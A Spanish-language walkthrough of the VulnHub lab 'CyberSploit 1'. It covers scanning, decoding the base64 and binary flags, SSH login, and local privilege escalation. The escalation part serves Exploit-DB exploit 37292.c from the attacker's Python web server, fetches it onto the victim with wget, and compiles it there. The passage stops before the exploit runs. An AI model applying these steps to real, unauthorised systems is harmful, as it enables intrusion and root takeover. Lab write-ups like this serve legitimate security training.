

CyberSploit 1

Esta es una máquina para principiantes. Hay tres flags disponibles en esta VM. En ella aprenderemos sobre encoder-decoder y exploit_DB.

"ifconfig" es un comando que se utiliza para mostrar y configurar las interfaces de red en sistemas Linux. También podríamos usar "ip address show".

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.0.10  netmask 255.255.255.0  broadcast 192.168.0.255
    inet6 fe80::768:cdd:f80b:72d8  prefixlen 64  scopeid 0x20<link>
    ether 08:00:27:cb:7e:f5  txqueuelen 1000  (Ethernet)
    RX packets 1164  bytes 105049 (102.5 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 1059  bytes 101709 (99.3 KiB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 4  bytes 240 (240.0 B)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 4  bytes 240 (240.0 B)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

IP máquina atacante : 192.168.0.10

Este comando se utiliza para obtener información sobre los dispositivos conectados a la red local, mostrando sus direcciones IP y MAC "arp-scan -I eth0 --localnet"

```
(kali㉿kali)-[~]
$ sudo arp-scan -I eth0 --localnet
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:cb:7e:f5, IPv4: 192.168.0.10
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.2  [REDACTED] (Unknown)
192.168.0.12 [REDACTED] (Unknown)
192.168.0.1  [REDACTED] (Unknown)
192.168.0.11 [REDACTED] (Unknown)
192.168.0.14 [REDACTED] (Unknown)

8 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 3.887 seconds (65.86 hosts/sec). 5 responded

(kali㉿kali)-[~]
$
```

Hacemos "ping" a la IP 192.168.0.14 para probar la conectividad

```
(root@kali)-[/etc]
# ping -c1 192.168.0.14
PING 192.168.0.14 (192.168.0.14) 56(84) bytes of data.
64 bytes from 192.168.0.14: icmp_seq=1 ttl=64 time=2.22 ms

— 192.168.0.14 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2.219/2.219/2.219/0.000 ms
UnrealIRCd
(root@kali)-[/etc]
```

Creamos un directorio "vulnhub" en nuestro escritorio

```
(kali@kali)-[~/Desktop]
$ mkdir vulnhub


(kali@kali)-[~/Desktop]
$ ls
CVE-2011-2523  escaneo  exploit.py  peligro.exe  UnrealIRCd-3.2.8.1-Backdoor  vulnhub

(kali@kali)-[~/Desktop]
$
```

Ahora hacemos un análisis con nmap y los resultados los guardamos en archivo llamado escaneo

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64    OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 01:1b:c8:fe:18:71:28:60:84:6a:9f:30:35:11:66:3d (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAIVxZKChMFQjoRV3PY3oKyZdX27i0MDEbmlG3yRuSLiPgYBF4jGq+7mn848WJSbLPpNAA/6xMgQb5BhhSTHgA77kg1gS8IhXvpoMlixJoJmGVBAqobxKAEbZnfbSKfjtJk7jI9mZjmOhznnzEws0DjzEDqtBYGe04Mf/9KUX/jAAAAFQcdv46IJ36Dkyv7av5KP+Ghs7TzSwAAAIAXh4PVULjX8ECckYq40L3/jRL4qWhLSctMRK9J34+WSe2RHpRKR8+0eTpjffzNktRgFgKJjwW+3kd4HzOROMDvLEuhdLiiNwqxYzIv70i+mwXNWoghoUcslgX0meTAvyiw/jNU/Uav39nutehkX62PfVTRuLRzLbayMbK4AAAAIABwdKXqzEKdPr7L+bCBL EE06k3Vd2BWvTOD3wwGzz+rzvmcexiPvgc1xRYE6Fno0QG2yfow9cvgrajjiDoMvVogH7N8hm3+KbaKn08m7jKxVMACpfanwHRVJfW/+PHPOVML2v8QJ7JYGRgwLTyISUxqUw9YuJSNJWThRWyW49A=
| 2048 d9:53:14:a3:7f:99:51:40:3f:49:ef:ef:7f:8b:35:de (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDAgVBhky/5TpZpI7WmUiKX7koUuK6+K+usitE5rg6V326mmdJKt69Ifmq4gCGppqXuImopLdGczY/8uLNoEj3aaPckhAVG5CLmLGMvRR5h2AW6pI7pUI9NkyAtLkMkyLDKLVKS32KSQ9jSdVPeXeCE0EpGJW5J5Q0MWxEbS4z3XnLkLqGz/wPRCwupYjJ+UsAgHfJVdKC7foPZj1ft/XX9oqcNkcyxz3AQtn0sEEZ8MfuWyePiVgYmsDLl0tBGdm0p9GEfwE0KAhpScWaxJzKmSffzAjVpgSyegBAHcIs0xMS18cBAS050HNLKmMCFz0qm+8AjbvAYl+RF3
| 256 ef:43:5b:d0:c0:eb:ee:3e:76:61:5c:6d:ce:15:fe:7e (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPhaPjoo6jLLN7KcEqj2CEXgAdRiejIMLlihehQ7+dmms4SqtjA8I8EjjiqZpVL6kgSmDX5BpNxmyHjWJRHC9U=
80/tcp    open  http      syn-ack ttl 64    Apache httpd 2.2.22 ((Ubuntu))
|_ http-title: Hello Pentester!
|_ http-server-header: Apache/2.2.22 (Ubuntu)
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
```

Nos encuentra los puertos 22 y 80 abiertos. Vamos a ver la web, ya que está el puerto 80 abierto



LOL ! hahahhahahahaha.....

You should try something more !

Miramos el código fuente de la página y encontramos **username:itsskv**

```
view-source:http://192.168.0.14/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB Off

18 <span class="navbar-toggler-icon"></span>
19 </button>
20 <div class="collapse navbar-collapse" id="navbarNav">
21   <ul class="navbar-nav">
22     <li class="nav-item active">
23       <a class="nav-link" href="#">Pentester<span class="sr-only">(current)</span></a>
24     </li>
25     <li class="nav-item">
26       <a class="nav-link" href="#">Web Developer</a>
27     </li>
28     <li class="nav-item">
29       <a class="nav-link" href="#">Android Developer</a>
30     </li>
31   </ul>
32 </div>
33 </nav>
34 <!-- Optional JavaScript -->
35 <!-- jQuery first, then Popper.js, then Bootstrap JS -->
36 <script src="https://code.jquery.com/jquery-3.5.1.slim.min.js" integrity="sha384-DfXdz2htPH0lsSSs5nCTpuj/2" crossorigin="anonymous"></script>
37 <script src="https://cdn.jsdelivr.net/npm/popper.js@1.16.0/dist/umd/popper.min.js" integrity="sha384-Q6E99v4Jg4KnLrcgo8qM2sgyZ4V2BJs00l0V2" crossorigin="anonymous"></script>
38 <script src="https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/js/bootstrap.min.js" integrity="sha384-OgRVmn0s0VxP200Y0u5Zrl3/q1hmw13BuI195ZfdL025+pThQkk719ylNV01c"></script>
39 <pre>
40 </pre>
41 <pre>
42 <h4>
43   LOL ! hahahahahahaha.....<h4>
44   <h5> You should try something more ! <h5>
45 </pre>
46
47
48 <!-------username:itsskv----->
49 </body>
```

Usamos "echo" para guardar itsskv en username

```
(kali㉿kali)-[~/Desktop/vulnhub]
$ echo itsskv >username

(kali㉿kali)-[~/Desktop/vulnhub]
$ cat username
itsskv

(kali㉿kali)-[~/Desktop/vulnhub]
$
```

El fuzzing se realiza con el objetivo de descubrir recursos ocultos, vulnerabilidades en la configuración del servidor web y posibles puntos de acceso que puedan ser explotados por atacantes

.Hacemos fuzzing a la página web con el siguiente comando

```
(kali㉿kali)-[~/Desktop/vulnhub]
$ sudo dirb http://192.168.0.14
[sudo] password for kali:

____
DIRB v2.22
By The Dark Raver
____

START_TIME: Thu Feb 15 16:15:07 2024
URL_BASE: http://192.168.0.14/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

____

GENERATED WORDS: 4612

____ Scanning URL: http://192.168.0.14/ ____
+ http://192.168.0.14/cgi-bin/ (CODE:403|SIZE:288)
+ http://192.168.0.14/hacker (CODE:200|SIZE:3757743)
+ http://192.168.0.14/index (CODE:200|SIZE:2333)
+ http://192.168.0.14/index.html (CODE:200|SIZE:2333)
+ http://192.168.0.14/robots (CODE:200|SIZE:79)
+ http://192.168.0.14/robots.txt (CODE:200|SIZE:79)
+ http://192.168.0.14/server-status (CODE:403|SIZE:293)

____

END_TIME: Thu Feb 15 16:15:22 2024
DOWNLOADED: 4612 - FOUND: 7

(kali㉿kali)-[~/Desktop/vulnhub]
$
```

También podíamos haber utilizado

```


(kali@kali)-[~/Desktop/vulnhub]
$ nmap --script "vuln" 192.168.0.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-15 15:49 EST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Stats: 0:00:49 elapsed; 0 hosts completed (0 up), 1 undergoing Ping
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:01:12 elapsed; 0 hosts completed (1 up), 1 undergoing Script
NSE Timing: About 98.03% done; ETC: 15:50 (0:00:00 remaining)
Nmap scan report for 192.168.0.14
Host is up (0.0053s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|_  /robots.txt: Robots file

Nmap done: 1 IP address (1 host up) scanned in 74.40 seconds

```

En los dos análisis, nos encontramos con distintos directorios, entre los que llegamos al de robots.txt.

Con lo que accedemos dentro de la ubicación y nos encontramos con un texto codificado



Si decodificamos este código, tenemos la primera flag

```

(kali@kali)-[~/Desktop/vulnhub]
$ echo "R29vZCBXb3JrICEKRmxhZzE6IGN5YmVyc3Bsb2l0e3lvdXR1YmUuY29tL2MvY3liZXJzcGxvaXR9" | base64 -d
Good Work !
Flag1: cybersploit{youtube.com/c/cybersploit}

(kali@kali)-[~/Desktop/vulnhub]
$

```

Tb, podemos usar chatgpt y nos da el mismo resultado.

Este comando `ssh itsskv@192.168.0.14` inicia una conexión SSH a la dirección IP 192.168.0.14 con el usuario itsskv.

SSH (Secure Shell) es un protocolo de red cifrado que permite a los usuarios acceder y administrar de forma segura sistemas remotos a través de una conexión segura. Al ejecutar este comando, se te pedirá que ingreses la contraseña del usuario `itsskv` para autenticarte en el servidor remoto ubicado en la dirección IP `192.168.0.14`.

```
(root@kali)-[/home/kali/Desktop/vulnhub]
# ssh itsskv@192.168.0.14
itsskv@192.168.0.14's password:
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/

332 packages can be updated.
273 updates are security updates.

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2017.

Last login: Sat Jun 27 10:14:39 2020 from cybersploit.local
itsskv@cybersploit-CTF:~$
```

Hacemos un `ls` y leemos el archivo `flag2.txt` (binario)

```
itsskv@cybersploit-CTF:~$ ls
Desktop  Documents  Downloads  examples.desktop  flag2.txt  Music  Pictures  Public  Templates  Videos
itsskv@cybersploit-CTF:~$ cat flag2.txt
01100111 01101111 01101111 01100100 00100000 01110111 01101111 01110010 01101011 00100000 00100001 000
000 01100011 01111001 01100010 01100101 01110010 01110011 01110000 01101100 01101111 01101001 01110100
1110100 00101110 01101101 01100101 00101111 01100011 01111001 01100010 01100101 01110010 01110011 0111
```


Pasamos esta secuencia a ASCII

https://www.traductorbinario.com

Formato ASCII (Texto) y
Formatos en ASCII convertirlos
Formato binario.

Traducir

Traducción de Binario a Texto

Texto resultado:
good work ! flag2: cybersploit(https://t.me/cybersploit1)

Binario original:
01100111 01101111 01101111 01100100 00100000 01110111 01101111 01110010 01101011 00100000 00100001 00001010 01100110
01101100 01100001 01100111 00110010 00111010 00100000 01100011 01111001 01100010 01100101 01110010 01110011 01110000
01101100 01101111 01101001 01110100 01111011 01101000 01110100 01110100 01110000 01110011 00111010 01110100 00101110
01101101 01100101 00101111 01100011 01111001 01100010 01100101 01110010 01110011 01110000 01101100 01101111 01101001
01110100 00110001 01111101

Creamos un archivo flags

```
(kali@kali)-[~/Desktop/vulnhub]
$ nano

(kali@kali)-[~/Desktop/vulnhub]
$ ls
escaneo  flags  username

(kali@kali)-[~/Desktop/vulnhub]
$ cat flags
Flag1: cybersploit{youtube.com/c/cybersploit}
Flag2: cybersploit{https://t.me/cybersploit1}
```

Escalamos privilegios Este comando mostrará información detallada sobre la distribución de Linux

```
itsskv@cybersploit-CTF:~/Downloads$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 12.04.5 LTS
Release:        12.04
Codename:       precise
itsskv@cybersploit-CTF:~/Downloads$
```

Versión muy antigua de Ubuntu. Abrimos navegador y buscamos "Ubuntu 12.04.5 privilege escalation exploitdb". Descargamos el exploit y lo tenemos en nuestro directorio Downloads


```

(kali@kali)-[~]
$ cd Downloads

(kali@kali)-[~/Downloads]
$ ls
37292.c  Captura_telnet.nasl_nessus.pcap  Nessus-10.6.4-ubuntu1404_amd64.deb  SpiderFoot.cfg  tor-browser  tor-browser-linux-x86_64-1

(kali@kali)-[~/Downloads]
$

```

Ahora, este archivo lo vamos a compartir con la máquina víctima, para lo que montamos un servidor web por el puerto 80 con el siguiente comando

```

(kali@kali)-[~/Downloads]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali/Downloads]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

```

```

itsskv@cybersploit-CTF:~$ wget 192.168.0.10/37292.c
--2024-02-16 18:50:12-- http://192.168.0.10/37292.c
Connecting to 192.168.0.10:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/x-csrc]
Saving to: `37292.c'

100%[=====>]
2024-02-16 18:50:12 (173 MB/s) - `37292.c' saved [5119/5119]

itsskv@cybersploit-CTF:~$

```

Ahora, ya lo tenemos en la máquina víctima y solo debemos compilarlo

```

itsskv@cybersploit-CTF:~$ ls
37292.c  Desktop  Documents  Downloads  examples.desktop  flag2.txt  Music  Pictures  Public  Templates  Videos
itsskv@cybersploit-CTF:~$

```

Usamos este comando para compilarlo

```

itsskv@cybersploit-CTF:~$ gcc -o escalada 37292.c
itsskv@cybersploit-CTF:~$ ls
37292.c  Desktop  Documents  Downloads  escalada  examples.desktop  flag2.txt  Music  Pictures
itsskv@cybersploit-CTF:~$

```

Somos el usuario "itsskv" y podemos ejecutar escalada

